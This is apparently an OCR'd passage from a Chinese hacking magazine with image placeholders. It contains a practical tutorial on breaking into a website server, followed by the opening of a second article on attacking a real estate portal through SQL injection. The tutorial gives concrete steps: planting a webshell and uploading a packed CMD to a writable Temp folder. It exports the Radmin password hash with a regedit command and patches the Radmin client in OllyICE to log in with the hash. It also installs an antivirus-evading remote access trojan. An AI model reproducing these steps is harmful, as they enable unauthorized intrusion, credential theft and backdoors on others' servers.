


图13

再恢复一下刚才上传的数据库，然后在"备份的数据库路径"输入我们小马备份后的路径，然后在IE敲

入地址出现小马的踪影，如图13。最后恢复刚才第一次备份的数据库，让网站正常运作。

三、Radmin

在Webshell上执行“netstat -an”告知我没有权限，说得也是，Guest用户组权限太小了，system32下的CMD没有权限执行那是再正常不过的事情，既然这个目录没有权限，我们换个有权限不就可以了吗？跳转到C:\WINDOWS\Temp（如果是2000服务器则是C:\WINNT\Temp）目录写入一个被ASPACK压缩过的CMD（因为IIS6.0默认不让上传超过200K以上的文件，所以要压缩一下），这个目录默认是Everyone完全控制的，然后再执行“netstat -an”，发现开放了一个非常亲切的端口，是radmin，如图14。




图14




图14

看来我运气不错，可以通过它来提升权限。radmin在验证上存在设计上的漏洞，在2006年6月goldsun已经把它这个缺点发过出来，至于1433讲究运气，我运气不好，找不到SA的密码，21为微软自带的FTP，所以只能通过它来提权了。先来ping一下对方IP（个人习惯），记录下，然后准备一个免杀鸽子、OLLYICE，goldsun的radmin控制端，将其填入相关信息，如图15。




图15

用Webshell读取存放radmin服务端连接密码的注册表位置，再次权限不足！不怕，还有CMD在，执行命令**regedit /e D:\radmin.reg HKLM\SYSTEM\RAdmin\v2.0\Server\Parameters**，将radmin注册文件保存到D:\radmin.reg，然后下载回来打开，将Parameter的值重新组合，得到MD5的32位加密散列f4b878e5f4bd1577191d36d85b32a5e2。下面的内容就比较有意思了！用OLLYICE打开刚才填入相关信息的radmin控制端，ctrl+f输入“JMP EAX”，记得勾选“整个块”，然后按一下F4，再按F8一下，到了这里：

```
00A1F58E    55        push    ebp
00A1F58F    8BEC      mov     ebp, esp
00A1F591    6A FF     push    -1
```

然后右键，“查找”-“所有常量”，在“十六进制”那里输入“10325476”，在弹出的窗口中，选择第一行，F2下断，F9运行，如图16。

radmin运行起来了，接着连接刚才设置的服务器，这里我选择“远程TELNET”，跟着弹出“输入密码”的窗口，随便输入密码“files”，返回OLLYICE，停在了这里：**00A0A8FA C740 0C 7654321>mov dword ptr [eax+C], 10325476**。然后Ctrl+F9，程序跑了一会儿，Ctrl+G输入00A0A8FA（刚才下断的地方），跳回去F2取消断点，然后一直F8，直到“ADD ESP,18”这条指令，在左下角的“hex 数据”窗体那里Ctrl+G，在弹出的窗体入“[esp]”（注意带大括号的），跳转之后，将这时的第一行数据左键拉过去，右键，“二进制”-“编辑”，在弹出的窗体中的“HEX”原有数值删除，输入刚才得到的HASH，最后F9运行，如图17，18。




图17




图18

不过每次进行控制都要重新操作上述步骤，觉得很麻烦，直接用Webshell上传灰鸽子，用radmin的telnet执行就可以了，不过一定要做免杀。这样突破验证后的功能没有任何影响，不过比较繁琐，也希望牛人们写出利用工具，能直接输入密文进行控制就好了，如果文章有什么不明白可以到X论坛找我。

（文章中涉及到的工具OLLYICE已经收录在光盘中）

小编点评：

利用BBSXP的注入漏洞得到管理员用户名和密码，然后登录后台拿到Webshell，然后凭借Webshell用CMD命令导出存放在注册表里的Radmin的注册表键值，得到32位的MD5散列，精彩的是后面用OD修改Radmin客户端直接连接上去了控制服务器了。不过，其实Radmin的密码也是可以破解的，如果每次都要这样重复操作才能连上的话未免太麻烦了点。话虽如此，不过一旦进去了，要留别的后门或者得到更有用的东西也不是难事了，不失为提权的又一个较为可行的办法。

文章难易度：★★★
文章阅读点：一次常见的渗透入侵过程

渗透某房产门户网——

Trydoit[L.S.T]

该房产站点提供房产信息查询、发布、搜索服务，在国内房产门户网站中属于比较好的一个。此站点服务器为Windows2003，IIS版本为6.0，大家在判断站点服务器系统时不妨使用telnet连接站点WEB（一般是80）端口，get返回信息，可以推断出系统类型，这是个方便的方法。站点页面脚本语言为aspx、asp，数据库类型猜测为MSSQL。开始动手，使用啊D注入工具打开主站，等待片刻，扫描出一个SQL注入点，经检测，数据库为MSSQL，权限为SA，符合我们上面的第一个推断：数据库类型MSSQL，如图1。




图1

